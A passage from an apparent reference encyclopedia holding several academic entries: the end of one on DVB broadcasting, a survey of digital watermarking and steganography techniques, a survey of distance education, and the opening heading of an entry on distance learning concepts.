DVB offers diverse technical aspects, to specify a broadcasting and/or distribution system (together with the related interaction channel solution) suitable to promote any relevant applications. Consequently, there is the potential to consider various alternatives for different transmission media, and at all quality of levels to cover an extended range for interactive services, data broadcasting, and so forth. Simultaneously, user requirements "outline" market parameters for the selected system (i.e., price-band, user functions, etc.) and they are used as intended guidelines for the technical specification process in order to maintain a practical perspective. To this aim, DVB will move forward to expand the range of technical solutions to include: the wide range of media content and content-based services that now exist including interactive services; the range of delivery systems and protocols (particularly IP), and mechanisms that allow the movement and consumption of content to be commercially exploited in a secure manner. Next steps will be performed in the market, where new horizons are expected for investment and growth.

KEY TERMS

Baseband: 1) In radio communications systems, the range of frequencies, starting at 0 Hz (DC) and extending up to an upper frequency as required to carry information in electronic form, such as a bitstream, before it is modulated onto a carrier in transmission or after it is demodulated from a carrier in reception. 2) In cable communications, such as those of a local area network (LAN), a method whereby signals are transmitted without prior frequency conversion.

Carrier: A transmitted signal that can carry information, usually in the form of modulation.

Digital Television: The term adopted by the FCC to describe its specification for the next generation of broadcast television transmissions. DTV encompasses both HDTV and STV.

DVB: Abbreviation for digital video broadcasting; originally meant television broadcasting using digital signals (as opposed to analogue signals), but now refers to broadcasting all kinds of data as well as sound, often accompanied by auxiliary information and including bidirectional communications.

ETSI: European Telecommunications Standards Institute. An organization promulgating engineering standards for telecommunications equipment; secretariat at Valbonne, France (http://www.etsi.org/).

High-Definition Television (HDTV): A new type of television that provides much better resolution than current televisions based on the NTSC standard. There are several competing HDTV standards, which is one reason that the new technology has not been widely implemented. All of the standards support a wider screen than NTSC and roughly twice the resolution. To pump this additional data through the narrow TV channels, images are digitalized and then compressed before they are transmitted and then decompressed when they reach the TV. HDTV can offer bit rates within the range of 20-30 Mbit/s.

Interaction Channel (IC): A bidirectional channel established between the service provider and the user for interaction purposes.

Low Definition Television (LDTV): A type of television providing a quality of image usually compared to VHS; this practically corresponds to the collection of television fragments videotaped directly from the TV screen. The bit rate offered is 1.5 Mbit/s (1.15 Mbit/s for the video only), which corresponds to the bit rate offered by the original standard MPEG-1.

MPEG-2: Refers to the standard ISO/IEC 13818. Systems coding is defined in Part 1. Video coding is defined in Part 2. Audio coding is defined in Part 3.

Multimedia Home Platform (MHP): A DVB project to devise specifications for a home network architecture and a next-generation open set-top box using a standardized interactive application program interface; Web site at http://www.mhp.org/.

Quadrature Amplitude Modulation (QAM): Method of modulating digital signals onto a radio-frequency carrier signal involving both amplitude and phase coding.

Digital Watermarking and Steganography

Kuanchin Chen
Western Michigan University, USA

INTRODUCTION

Sharing, disseminating, and presenting data in digital format is not just a fad, but it is becoming part of our life. Without careful planning, digitized resources could easily be misused, especially those that are shared across the Internet. Examples of such misuse include use without the owner's permission, and modification of a digitized resource to fake ownership. One way to prevent such behaviors is to employ some form of copyright protection technique, such as digital watermarks.

Digital watermarks refer to the data embedded into a digital source (e.g., images, text, audio, or video recording). They are similar to watermarks in printed materials as a message inserted into the host media typically becomes an integral part of the media. Apart from traditional watermarks in printed forms, digital watermarks may also be invisible, may be in the forms other than graphics, and may be digitally removed.

INFORMATION HIDING, STEGANOGRAPHY, AND WATERMARKING

To many people, information hiding, steganography, and watermarking refer to the same set of techniques to hide some form of data. This is true in part because these terms are closely related to each other, and sometimes they are used interchangeably.

Information hiding is a general term that involves message embedding in some host media (Cox, Miller, & Bloom, 2002). The purpose of information hiding is to make the information imperceptible or to keep the existence of the information secret. Steganography means "covered writing," a term derived from the Greek literature. Its purpose is to conceal the very existence of a message. Digital watermarking, however, embeds information into the host documents, but the embedded information may be visible (e.g., a company logo), or invisible (in which case, it is similar to steganography).

Steganography and digital watermarking differ in several ways. First, the watermarked messages are related to the host documents (Cox et al., 2002). An example is the ownership information inserted into an image. Second, digital watermarks do not always have to be hidden. See Taylor, Foster, and Pelly (2003) for the applications of visible watermarks. However, visible watermarks are typically not considered steganography by definition (Johnson & Jajodia, 1998). Third, watermarking requires additional "robustness" in its algorithms. Robustness refers to the ability of a watermarking algorithm to resist from removal or manipulation attempts (Acken, 1998; Craver, Perrig, & Petitcolas, 2000). This characteristic deters attackers by forcing them to spend an unreasonable amount of computation time and/or by inflicting an unreasonable amount of damage to the watermarked documents in the attempts of watermark extraction. Figure 1 shows that there are considerable overlaps in the meaning and even the application of the three terms. Many of the algorithms in use today are, in fact, shared among information hiding, steganography, and digital watermarking. The difference relies largely on "the intent of use" (Johnson & Jajodia, 1998). Therefore, discussions in the rest of the article on watermarking also apply to steganography and information hiding, unless specifically mentioned otherwise.

To be consistent with the existing literature, a few common terms are described below. *Cover work* refers to the host document (text, image, multimedia, or other media content) that will be used to embed data. The data to be embedded is called the *watermark* and may be in the form of text, graphic, or other digital format. The result of this embedding is called a *stego-object*.

CHARACTERISTICS OF EFFECTIVE WATERMARKING ALGORITHMS

Watermarking algorithms are not created equal. Some will not survive from simple image processing operations, while others are robust enough to deter attackers from some forms of modifications. Effective and robust

Figure 1. Information hiding, steganography, and digital watermarking



image watermarking algorithms should meet the following requirements:

- **Modification tolerance:** They must survive common document modifications and transformations (Berghel, 1997; Zheng, Liu, Zhao, & Saddik, 2007);
- **Ease of authorized removal:** They must be detectable and easily removable by authorized users (Berghel, 1997); and
- **Difficulty for unauthorized modifications:** They also must be difficult enough to discourage unauthorized modifications.

In addition to the above requirements for image watermarking algorithms, Mintzer, Braudaway, and Bell (1998) suggest the following for watermarking digital motion pictures:

- **Invisibility:** The presence of the watermark should not degrade the quality of motion pictures;
- **Unchanged compressibility:** The watermark should not affect the compressibility of the media content; and
- **Low cost:** Watermark algorithms may be implemented in the hardware as long as they only add insignificant cost and complexity to the hardware manufacturers.

The main focus of these requirements concerns the capabilities of watermarking algorithms to survive various attacks or full/partial changes to the stego-object. However, the fundamental requirement for most algorithms is unobtrusiveness. Unless the goal of using an algorithm is to render the host medium unusable or partially unavailable, many watermarking algorithms will not produce something perceptibly different from the cover work. However, theoretically speaking, stego-objects are hardly the same as the cover work when something is embedded into the cover work.

When it comes to watermarking text documents, most of the above requirements apply. A text watermarking algorithm should not produce something that is easily detectable or render the resulting stego-object illegible. Different from many image or multimedia watermarking techniques which produce imperceptible watermarks, text watermarking techniques may render a visible difference if the cover work and stego-object are compared side by side.

DIGITAL WATERMARKS IN USE

Authentication of the host document is one important use of digital watermarks. In this scenario, a watermark is inserted into the cover work resulting in a stego-object. Stripping off the watermark should yield the original cover work. Common uses of authentication watermarks include verification of object content (Mintzer, Braudaway, & Bell, 1998), and copyright protection (Acken, 1998). The general concept of watermarking works in the following way.

$\boldsymbol{W} + \boldsymbol{M} \rightarrow \boldsymbol{S}$, where $\boldsymbol{W}$ is the cover work, $\boldsymbol{M}$ is the watermark, and $\boldsymbol{S}$ is the stego-object. The + operator embeds the watermark $\boldsymbol{M}$ into the cover work $\boldsymbol{W}$, producing the stego-object $\boldsymbol{S}$. (1.1)

The properties of watermarks used for authentication imply the following:

$$\boldsymbol{S} - \boldsymbol{M'} = \boldsymbol{W'},\ \boldsymbol{W'} \cong \boldsymbol{W} \text{ and } \boldsymbol{M'} \cong \boldsymbol{M}, \qquad (1.2)$$

where $\boldsymbol{S}$ is the stego-object, $\boldsymbol{M'}$ is the watermark to be stripped off from $\boldsymbol{S}$, $\boldsymbol{W'}$ is the object with the $\boldsymbol{M'}$ stripped off. Theoretically, $\boldsymbol{W'}$ cannot be the same as $\boldsymbol{W}$ since most watermarking algorithms permanently change $\boldsymbol{W}$. However, invisible or imperceptible watermarks typically render an object that is perceived the same as the cover work in human eyes or ears. For this reason, the $\boldsymbol{W'}$ and $\boldsymbol{W}$ should be "perceived" as identical or similar. As (1.2) concerns watermarking for authentication, the main requirement is that the decoded watermark $\boldsymbol{M'}$

should be the same as the original watermark $\boldsymbol{M}$ for the authentication to work. In a more complex scenario similar to the concept of public key cryptography, a watermark can be considered as a "key" to lock or encrypt information, and another watermark will be used to unlock or decrypt the information. The two watermarks involved may bear little or no relationship with each other. Therefore, the $\boldsymbol{M'} \cong \boldsymbol{M}$ requirement may be relaxed for this scenario.

Watermarks can also be used in systems that require non-repudiation (Mintzer et al., 1998). Non-repudiation means a user cannot deny that something is created for him or by him. An example is that multiple copies of the cover work need to be distributed to multiple recipients. Before distribution, each copy is embedded with an identification watermark uniquely for the intended recipient. Unauthorized redistributions by a recipient can be easily traced since the watermark in his copy reveals his identity. This model implies the following:

$$\boldsymbol{W} + \boldsymbol{M}_{\{1, 2, ..., n\}} \rightarrow \boldsymbol{S}_{\{1, 2, ..., n\}}, \tag{1.3}$$

where $\boldsymbol{M}_1$ is the watermark to be inserted into the copy for the first recipient, $\boldsymbol{M}_2$ is for the second recipient, and so on. $\boldsymbol{S}_1$ is the stego-object sent to the first recipient, and so on.

Generally watermarks are expected to meet the robust requirements stated above, but in some cases a "fragile" watermark is preferred. Nagra, Thomborson, and Collberg (2002) suggest that software licensing could be enhanced with a licensing mark – a watermark that embeds information in software, controlling how the software is used. In this scenario, a decryption key is used to unlock the software or grant use privileges. If the watermark is damaged, the decryption key should become ineffective; thus the user is denied access to certain software functions or to the entire software. The fragility of the watermark in this example is considered more of a feature than a weakness.

Since the robust requirement is difficult to meet, some studies (e.g., Kwok, 2003) started to propose a model similar to the digital certificates and certificate authorities in the domain of cryptography. A watermark clearance center is responsible for resolving watermarking issues, such as judging the ownership of a cover work. This approach aims at solving the deadlock problem where a pirate inserts his watermark in publicly-available media and claims the ownership of such media.

CONCEALMENT IN DATA SOURCES

As information hiding, steganography, and digital watermarking continue to attract research interests, the number of proposed algorithms mushrooms accordingly. It is difficult to give all algorithms a comprehensive assessment due to the limited space in this article. Nonetheless, this section provides a brief overview of selected watermarking algorithms. The intent of this section is to offer the readers a basic understanding of information-hiding techniques.

Hiding Information in Text Documents

Information-hiding techniques in plain text documents are very limited and susceptible to detection. Slight changes to a word or an extra punctuation symbol are noticeable to casual readers. With formatted text documents, the formatting styles add a wealth of options to the information-hiding techniques. Kankanhalli and Hau (2002) suggest the following watermarking techniques for electronic text documents:

- **Line shift encoding:** Vertical line spacing is changed to allow for message embedding. Each line shift may be used to encode one bit or more of data. This method works best in formatted text documents;
- **Word shift encoding:** Word spacing is changed to allow for message embedding. As with line shift encoding, word shift encoding is best suited in formatted text documents;
- **Feature encoding:** In formatted text documents, features and styles (such as font size, font type, and color) may be manipulated to encode data;
- **Inter-character space encoding:** Spacing between characters is altered to embed data. This approach is most suited for human languages, such as Thai, that no large inter-character spaces are used;
- **High-resolution watermarking:** A text document is programmed to allow for resolution alteration so that a message can be embedded;
- **Selective modifications of the document text:** Multiple copies of a master document are made with modifications to a portion of the text. The text portion selected for modification is worded differently but with the same meaning so that each copy of the master document receives its

own unique wording or word modifications in the selected text segments; and
- Other embedding techniques to aid in encoding and decoding of watermarks.

Although many of the above text watermarking techniques proposed by Kankanhalli and Hau require the availability of text formatting features (font size, color, spacing, etc.), some limited watermarking is still possible in the absence of text formatting features. For example, the host text document may be composed in a way that hides text characters at certain locations of words without distortion of the meaning of the host document.

Watermarking Images

The simplest algorithm of image watermarking is the least significant bit (LSB) insertion. This approach replaces the LSBs of the three primary colors (i.e., red, green, and blue) in those selected pixels with the watermark. To hide a single character in the LSBs of pixels in a 24-bit image, three pixels have to be selected. Since a 24-bit image uses a byte to represent each primary color of a pixel, each pixel then offers three LSBs available for embedding. A total of three pixels (9 LSBs) can be used to embed an 8-bit character, although one of the nine LSBs is not used. Figure 2 shows the LSB algorithm hiding the message "Digital watermarking is a fun topic" in an image. Even with the message hidden in the image, the stego-object is imperceptibly similar to the cover work. Figure 2(c) highlights those pixels that contain the text message and Figure 2(d) magnifies the upper-right corner of Figure 2(c) by 300%. The LSB insertion, although simple to implement, is vulnerable to slight image manipulation. Cropping, slicing, filtering, and transformation may all destroy the information hidden in the LSBs (Johnson & Jajodia, 1998).

The Kurak-McHugh model (Kurak & McHugh, 1992) offers a way to hide an image into another one. The main idea is that the *n* LSBs of each pixel in the cover work are replaced with the *n* most significant bits (MSBs) from the corresponding pixel of the watermark image. Figure 3 shows an extended version of the Kurak-McHugh model. The extension allows for embedding watermark MSBs into randomly-selected pixels in the cover work. The Figure also shows that the more MSBs are embedded, the coarser the resulting stego-object, and vice versa.

A similar approach to embed text messages in a cover work is proposed in Moskowitz, Longdon, and Chang (2001). The eight bits of each character in a text message are paired. Each pair of bits is then embedded in the two LSBs of a randomly-selected pixel. A null byte is inserted into the cover work to indicate the end of the embedded message.

The Patchwork algorithm (Bender, Gruhl, Morimoto, & Lu, 1996) hides data in the difference of luminance between two "patches." The simplest form of the algorithm randomly selects a pair of pixels. The brightness of the first pixel in the pair is raised by a certain amount, and the brightness of the second pixel in the pair is lowered by another amount. This allows for embedding of "1," while the same process in reverse is used to embed a "0." This step continues until all bits of the watermark message are embedded. An extension of Patchwork includes treating patches of several points rather than single pixels. This algorithm is more robust to survive several image modifications, such as cropping, and gamma and tone scale correction.

Watermarking Other Forms of Media

Techniques for watermarking other types of media are also available in the literature. Bender et al. (1996) suggest several techniques for hiding data in audio files:

- **Low-bit encoding:** Analogues to the LSB approach in watermarking image files; the low-bit encoding technique replaces the LSB of each sampling point with the watermark;
- **Phase coding:** The phase of an initial audio segment is replaced with a reference phase that represents the data to be embedded. The phase of subsequent segments is adjusted to preserve the relative phase between segments; and
- **Echo data hiding:** The data are hidden by varying the initial amplitude, decay rate, and offset parameters of a covert work. Changes in these parameters introduce mostly inaudible/imperceptible distortions. This approach is similar to listening to music CDs through speakers where one listens not just to the music but also to the echoes caused by room acoustics (Gruhl, Lu, & Bender, 1996). Therefore, the term "echo" is used for this approach.

Media that rely on the internal cohesion to function properly have an additional constraint to watermarking algorithms. For example, software watermarking algorithms face an initial problem of location identification for watermarks. Unlike image files, an executable file offers very limited opportunities (e.g., some areas in the data segment) for watermarking. Interested readers of software watermarking should review Collberg and Thomborson (1999), Collberg and Thomborson (2002), Koushanfar, Hong, and Potkonjak (2005), and Hirohisa (2007). Another example of media requiring internal cohesion is relational databases, in which case certain rules, such as database integrity constraints and requirements for appropriate keys, have to be maintained (Sion, Atallah, & Prabhakar, 2003).

To increase the level of security, many watermarking algorithms involve selection of random pixels (or locations) to embed watermark bits. The process may begin with a carefully-selected password as the "seed" to initialize the random number generator (RNG). The RNG is then used to generate a series of random numbers (or locations) based on the seed. The decoding process works in a similar way, using the right password to initialize the RNG to locate the correct pixels/locations that have information hidden.

CONCLUSION

Information hiding and the related techniques have received much interest in the last decade. Many algorithms strive to achieve a balance between the embedding capacity (bandwidth) and resistance to modification of the stego-objects (the robustness requirement). Algorithms with high capacity of data concealment may be less robust, and vice versa. However, robust algorithms are not applicable nor needed for applications such as the licensing problem in which fragility of watermarks is preferred. Furthermore, the whole set of watermarking techniques assume that a cover work can be modified without perceptible degradation or damage to the cover work. For digital contents that cannot tolerate even minor changes without suffering from quality degradation, many information hiding techniques may be limited.

Once an embedding technique is known, an attacker may be able to retrieve the watermark, and therefore the goal of hiding fails. The information hiding community has also recommended bridging steganography with cryptography (Anderson & Petitcolas, 1998). In this combination, a watermark message is encrypted before being embedded into a cover work. However, this also introduces the computation speed versus

key distribution tradeoff that is currently present in cryptographic algorithms. Generally, secret key cryptographic algorithms, although faster to compute, require that the encryption/decryption key be distributed securely. Conversely, public key cryptographic algorithms impose a longer computation time, but ease the key distribution problem. Information hiding will undoubtedly attract more research, especially in the area of developing robust algorithms that can survive through data transformations (e.g., scaling, translation, rotation, and cropping). Such algorithms are beginning to emerge (e.g., Zheng et al., 2007), and more will become available in the near future.

KEY TERMS

Cover Work: The host media in which a message is to be inserted or embedded

Cryptography: A study of making a message secure through encryption; secret key and public key are the two major camps of cryptographic algorithms. In secret key cryptography, one key is used for both encryption and decryption, while in public key cryptography, two keys (public and private) are used.

Digital Watermarking: This concerns the act of inserting a message into a cover work. The resulting stego-object can be visible or invisible.

Information Hiding: The umbrella term referring to techniques of hiding various forms of messages into cover work

Least Significant Bit (LSB): An LSB refers to the last or the right-most bit in a binary number. It is called LSB because changing its value will not dramatically affect the resulting number.

Steganography: Covered writing; it is a study of concealing the existence of a message.

Stego-Object: This is the cover work with a watermark inserted or embedded.

Distance Education

Carol Wright
The Pennsylvania State University, USA

INTRODUCTION

The term distance education is used to describe educational initiatives designed to compensate for and diminish distance in geography or distance in time. The introduction of technology to distance education has fundamentally changed the delivery, scope, expectations, and potential of distance education practices. Technology and electronic communications are becoming exponentially more embedded in every facet of daily life, including business, the professions, and education, a normalization which continues to facilitate and enhance distance education delivery. Ubiquitous advertisements for online courses and degree programs are a testament to an expanded audience and increasing enrollments.

Components of e-learning first adopted by distance education have since been adopted by the traditional education community. So pervasive are the application of new information and communication technologies to education delivery that the terms distance education, e-learning, and blended learning have become conflated. It is important that the clear distinctions between them are understood. Distance education represents an environment where the student and the instructor are separated; blended learning is any combination of electronic media or tools that supplement but do not replace face-to-face learning; e-learning is the application of technology to an instructional module or lesson. The relationship between these approaches is dynamic and may further blur, but distinctions will always remain.

Distance education programs are offered at all levels, including primary, secondary, higher, and professional education. The earliest antecedents of distance education at all levels are found worldwide in programs described most commonly as correspondence study, a print-dependent approach prolific in geographic areas where distance was a formidable obstacle to education. As each new technology over the last century became more commonly available, it was adopted by educational practitioners eager to improve communication and remove barriers between students and teachers.

BACKGROUND

Each developmental stage of technology incorporated elements of the old technology while pursuing new ones. Thus, early use of technology involved telephone, television, radio, audiotape, videotape, and primitive applications of computer-assisted learning to supplement print materials. The next iteration of distance education technologies, facilitating interactive conferencing capabilities included teleconferencing, audio teleconferencing, and audiographic communication. Rapid adoption of the Internet and electronic communication has supported enhanced interactivity for both independent and collaborative work, access to dynamic databases, and the ability for students to create as well as assimilate knowledge. The rapid and pervasive incorporation of technology into all levels of education has been to a significant degree led by those involved in distance education. Virtual universities have evolved worldwide to offer comprehensive degrees. Yet, the technological advances are a threat to those who find themselves on the wrong side of the digital divide. As distance delivery programs have increasingly incorporated technology, the term distance education has been used to distinguish them from more traditional, nontechnology-based correspondence programs. As traditional resident higher education programs have adopted many of the technologies first introduced in distance education programs, the strong divisions between distance and resident programs have become increasingly blurred and have resulted in growing respect for distance education programs. In postsecondary education, technology-based distance education has gradually evolved into a profitable and attractive venture for corporations, creating strong competition for academic institutions. The involvement of the for-profit sector in the delivery of technical, professional, and academic degrees and certificates has, in turn, been a driving force in the renewed discussion of perennial higher education academic issues such as the nature of the learning and teaching experience; educational assessment; academic and professional accreditation; the delivery of student support services such as libraries, computing, and counseling services; and faculty issues such as promotion and tenure, workload, and compensation.

GROWTH IN ONLINE LEARNING

According to the Sloan Consortium, U.S. online enrollments have continued to grow at rates far in excess of the total higher education student population. Nearly 20% of all U.S. higher education students took at least one online course in 2006, a 9.7% growth rate for online enrollments, compared with 1.5% growth of the overall higher education student population. Two-year associate's institutions have the highest growth rates, while baccalaureate institutions have had the lowest growth rates. Increasing demand and growth is anticipated, although at slower rates.

DISTANCE EDUCATION APPLICATIONS

In the primary and secondary environment, distance education is a successful solution for resource sharing for school districts unable to support specialized subject areas, students with mental or physical disabilities who are temporarily or permanently homebound, students with difficulties in a traditional classroom environment, repeat students in summer school classes, advanced-placement students who are able to access college-level programs, adults seeking to complete GED requirements, and the increasing numbers of families who choose a home-schooling option. In the college and university environment, distance education is an attractive option for adult and nontraditional students, students who need to be away from campus for a semester, or those who have difficulties scheduling required courses in resident programs. Distance education delivery options have become a common dimension of almost all traditional institutions. For-profit entities are becoming a dominant force in the distance education arena as education evolves into a commodity, especially for advanced professional education and training, because of their ability to target the marketplace. With the certain need for continuing education and training across government, industry, business, higher education, and health care; the increasing affordability of technologies; and the growing demand for "just-in time," on-demand delivery, distance education promises to be the answer for those who want and need the learning experience and necessary content delivered to their desktops at home or at their place of employment.

TECHNOLOGIES SUPPORTING DISTANCE EDUCATION

Distance technologies involve transmitting combinations of voice, video, and data. The amount of bandwidth available determines the transmission capacity. More expensive, large-bandwidth systems include microwave signals, fiber optics, or wireless systems. Advanced distance education technologies include network infrastructures, real-time protocols, broadband and wireless communication tools, multimedia-streaming technology, distributed systems, mobile systems, multimedia-synchronization tools, intelligent tutoring, individualized distance learning, automatic FAQ (frequently asked question) reply methods, and copyright-protection and authentication mechanisms.

Newer generation tools support the convergence of Internet connectivity with the functionality of traditional multimedia authoring tools, and provide suites of applications, bundled authoring and graphic software, and communications and tracking software that enable the production of sophisticated applications. Second-generation emerging technology tools such as wikis, blogs, podcasts, and social software applications support user-generated content and constructivist learning environments. Educational gaming initiatives, including massively multiplayer online (MMO) games, will support even more collaborative environments. Even as more content is developed, much is lost to format obsolescence. Greater attention must be given to "reusable learning objects" to assure reuse and compatibility of content.

The network architecture determines the extent and flexibility of delivery. Discrete systems for Web support, course postings, course delivery, collaboration, discussion, and student support services are being replaced by Web-based learning-management or course-management systems that fully integrate all dimensions of the teaching-learning experience. These systems are supported by a network of networks that include hardware, software applications, and licensing; they connect intranets and off-campus, regional, national, and international networks. Wireless networks are rapidly expanding on multiple levels, including smaller personal-area networks with increased speed, wireless local-area networks (WLANS/WiFi) that serve confined spaces such as office buildings or libraries, metropolitan-area networks (WMANs) that connect buildings over a broader geographic area, and third-generation wireless cellular voice infrastructure that can transmit data. Internet2 is a consortium of 206 universities in partnership with industry and government to develop and deploy advanced network applications and technologies, and it is a primary factor in the implementation of technological advances in distance and higher education. Another initiative, National LambdaRail (NLR), is composed of U.S. research universities and private-sector technology companies to provide a national-scale infrastructure for research and experimentation in next generation networking technologies and applications, and to solve challenges of network architecture, end to-end performance, and scaling. An initiative to merge Internet2 with National LambdaRail failed in late 2007. Distance education delivery systems are commonly divided into two broad types: synchronous or asynchronous. Synchronous delivery requires that all participants—students, teachers, and facilitators—be connected at the same time with the ability to interact, transmit messages, and respond simultaneously. Online chat and interactive audio or video conferencing provide real-time interaction. The requirement that all participants come together at the same time, however, increases time constraints and decreases individual flexibility. Asynchronous delivery defines the anytime, anywhere experience where all participants work independently at times convenient to them, and it includes methods such as online discussion boards, e-mail, and video programming. The absence of immediate interaction with the teacher or other students is often criticized because of the isolation of participants, but this is acceptable for certain content areas and for adult or self-motivated learners. Sophisticated course design often seeks to integrate elements of both synchronous and asynchronous methods to meet individual needs and course goals. The selection of effective technologies must focus on instructional outcomes, the needs of the learners, the requirements of the content, and internal and external constraints.

Typically, this systematic approach will result in a mix of media, each serving a specific purpose. Multimedia tools are critical because of the need to compensate for the lack of face-to-face contact. Distance education uses media for dual purposes—to deliver information and convey subject content—and also to facilitate communication between students and teachers. This attention to emerging media has meant that distance education has often taken a leadership position in the adoption of technology and multimedia by the broader educational community. The definition of multimedia continually changes since new applications and technological advances result in a constantly evolving array of hardware and software, which allow audio and visual data to be combined in new ways. The personal computer, the Internet, authoring and editing software, and newer media such as wireless personal devices have created dynamic digital learning environments that facilitate interactivity, autonomous learning, assessment opportunities, and virtual learning communities. Multimedia packages that consist of suites of software applications facilitate the integration of state-of-the-art communication, collaboration, and content-delivery, student-assessment, and course-management capabilities.

EVALUATION OF DISTANCE EDUCATION PROGRAMS

Comprehensive evaluation must be an integral component of distance education programs. SWOT analysis, a critical component of the strategic planning process, is an effective tool that helps to identify resources and capabilities, and to formulate strategies to accomplish goals. SWOT involves a scan of the internal and external environment, and identifies internal environmental factors as strengths (S) or weaknesses (W), and external factors as opportunities (O) or threats (T). Early efforts to evaluate distance education focused on the transfer of course content and found that, compared to traditional course delivery and face-to-face instruction, there is "no significant difference." Future evaluation should examine more substantive and fundamental questions, such as the success in meeting stated learner outcomes, student-to-student interactions, teacher feedback, the development of learning communities, the incorporation of various learning styles, the development of effective teacher training programs, the degree to which courses and programs are recognized in professional and employment arenas, the transferability of coursework across institutions, and enrollment and course-completion rates.

Recent surveys of faculty and students reinforce prior understandings: faculty report increased accessibility, flexibility, and communication alternatives, while students report flexibility, convenience, and independence. However, change is not always totally positive; faculty report a decrease in traditional classroom dynamics and need for increased student self-discipline; students report confusion and reduced social interaction; both report an increased workload.

FUTURE TRENDS: ISSUES AND CHALLENGES

Among the continuing challenges for distance education are online ethics, intellectual property and copyrights, faculty issues, institutional accreditation, financial aid, and student support services.

Ethics in the Online Environment

Ethical behavior and academic honesty among students is of concern in any educational environment, and the online distance environment lends itself to significant abuse. Strategies to discourage and identify such behaviors require advance planning and aggressive attention. Course design, teaching techniques, and subscriptions to online services that help faculty detect plagiarism can be effective. Some useful approaches include designing assignments that are project based and focus on a task resulting in a product and that require some degree of cooperation and coordination among students. Such products should incorporate students' own experiences and emphasize the process rather than simply the end result. Assignments can rotate across different semesters so that they are less predictable. Assignments that consist of small, sequential, individualized tasks can ensure that students keep up with class readings and respond to class assignments. High levels of instructor and student interaction, frequent e-mail contact, and online chats can ensure participation. An electronic archived record of all correspondence permits the tracking of content and variations in a student's writing style. All courses should include an academic integrity policy. In an electronic environment where downloading and cut-and-paste are routine habits of information gathering, instructors must directly address ethical issues concerning the submission of such materials as a student's own work.

Intellectual Property and Copyright

Internationally, intellectual property and copyright issues are regulated primarily by the World Intellectual Property Organization (WIPO) and the European Union (EU). WIPO, including 180 member states, aims to ensure that the rights of creators and owners of intellectual property are protected worldwide. EU is concerned with these issues with the objectives of enhancing the functioning of the single market and harmonizing rules to insure uniform protection within the EU.

In a traditional classroom environment, faculty develop course materials, select appropriate readings, and develop a syllabus and curriculum for which they correctly claim intellectual property rights and ownership. Occasionally, this work is translated to textbooks for which faculty likewise maintain intellectual property rights. Conversely, in the online environment, institutions often claim either complete or partial ownership of the intellectual content because the work, when posted on the Internet, goes beyond the confines of the classroom; because online courses are often commissioned separately from standard employment contracts; and because the infrastructure supporting the transmission of the content is owned by the institution. The question of ownership is a divisive one, and debate continues; a resolution may found in varying formulas that divide royalties among faculty, departments and colleges, and research offices. Prior to the TEACH Act of 2002 (Technology, Education and Copyright Harmonization Act), using copyright-protected materials in a self-contained classroom in the United States was within fair use, but posting the same materials on a Web page with potential worldwide distribution exceeded fair-use guidelines. The limitation posed a severe handicap on U.S. distance education programs. In November 2002, the TEACH Act generally extended to nonprofit, accredited institutions, for mediated instructional activities only, the same type of right to use copyright-protected materials that a teacher would be allowed to use in a physical classroom. TEACH expands existing exemptions to allow for the digital transmission of copyrighted materials, including through Web sites, so they may be viewed by enrolled students.

Faculty Issues

Whereas for-profit distance education institutions hire faculty with the express purpose of teaching specific courses, the climate and culture of traditional academic institutions often does not support distance education initiatives. Distance courses are frequently not included in a standard faculty workload, raising questions of faculty incentives and rewards. In cases where research institutions have promotion and tenure requirements that emphasize scholarship, service, and research at least as much as teaching, it is difficult for young faculty to commit to additional teaching assignments even if monetary compensation is provided. Even in universities and colleges where selected courses and programs are successful, limited institutional resources may prohibit program growth and diminish scalability. Beyond the usual skills required of instructors, distance education faculty must meet additional expectations. They must develop an understanding of the characteristics and needs of distant students, become highly proficient in technology delivery, adapt their teaching styles to accommodate the needs and expectations of multiple and diverse audiences, and be a skilled facilitator as well as content provider. They therefore require strong institutional support for course design and delivery, technical support, and colleagues with whom to share common interests and concerns.

Financial Aid

Prior to mid-2006, distance education students had fewer options for financial aid than did traditional students, because of regulations developed to curb abuses exacerbated by Internet diploma mills. In light of the surge in demand for online programs, U.S. federal restrictions have been relaxed, although individual schools have been slower to extend financial aid than was expected.

Accreditation

Accreditation is the vehicle to monitor the quality of educational institutions. Outside of the United States, accreditation is handled by ministries of education or other government entities. U.S. accreditation is offered through regional bodies or specialized professional or programmatic groups, and is complicated by overlaps between federal, regional, and state accrediting agencies. The Council for Higher Education Accreditation (CHEA) is a nongovernmental coordinating agency that recognizes U.S. accrediting agencies and maintains a list of accredited schools. The rise of distance programs has increased the number of nationally accredited institutions, generally for-profit colleges and universities, whose students find that their courses are routinely not transferable to regionally accredited institutions. Students are sometimes able to persuade other schools to accept distance credits, but many do not. The dilemma demonstrates existing prejudice against distance education and is a serious deterrent to students, slowing the growth of online education. Recent discussion has suggested that the entire accreditation process be reviewed and restructured by the U.S. Department of Education.

Student Support Services

Distance students require many of the same academic support services offered to traditional students. Primary ones include academic advising and access to library and information resources. The professional associations for each of these areas (the Association of College and Research Libraries/American Library Association and the National Academic Advising Association/NACADA) have developed standards to guide the delivery of quality service to distance students. Such guidelines assure equitable treatment and are a mechanism to measure quality for accreditation.

The best designed courses and programs can fail without careful attention to executing the myriad details required for program success. Examples include application and admissions processes, student orientation, course registration processes, course drops or deferrals, placement examinations, computer technical support, financial-aid support, disability services, general student advocacy issues, materials duplication and distribution, textbook ordering, and securing of copyright clearances.

CONCLUSION

Distance education promises to become an increasingly pervasive and dominant force in educational delivery, accelerated by advancing communication and information technologies. It will help answer the demands for education within a digital information environment, the ever-increasing needs for continuing training on a global scale, and individual interest in lifelong learning. The expansion of distance education will likely force significant changes in the way more traditional education is delivered, and will in time be totally assimilated into the educational experience.

KEY TERMS

Asynchronous Distance Delivery: An anytime, anywhere experience where all participants work independently at times convenient to them and that include methods such as online discussion boards, email, and video programming, and the implicit absence of immediate interaction with the teacher or other students.

Audiographic Communication: A multimedia approach with simultaneous resources for listening, viewing, and interacting with materials.

Audioteleconferencing: Voice-only communication via ordinary phone lines. Audio systems include telephone conference calls as well as more sophisticated systems that connect multiple locations.

Blended Learning: A distinct design methodology that integrates face-to-face and online learning experiences, resulting in an enhanced experience that exceeds more than either approach can provide separately. a distinct design methodology

S**ynchronous Distance Delivery:** Requires that all involved—students, teachers, and facilitators—be connected and participating at the same time with the ability to interact and to transmit messages and responses simultaneously.

Teleconferencing: Communication that allows participants to hear and see each other at multiple remote locations.

Virtual Universities: Institutions that exclusively offer distance courses and programs, often on a global scale.

Web Conferencing: Communication that allows audio participation with simultaneous visual presentation through a Web browser.

Distance Learning Concepts and Technologies

Raymond Chiong
Swinburne University of Technology, Malaysia

DISTANCE LEARNING: DEFINITIONS

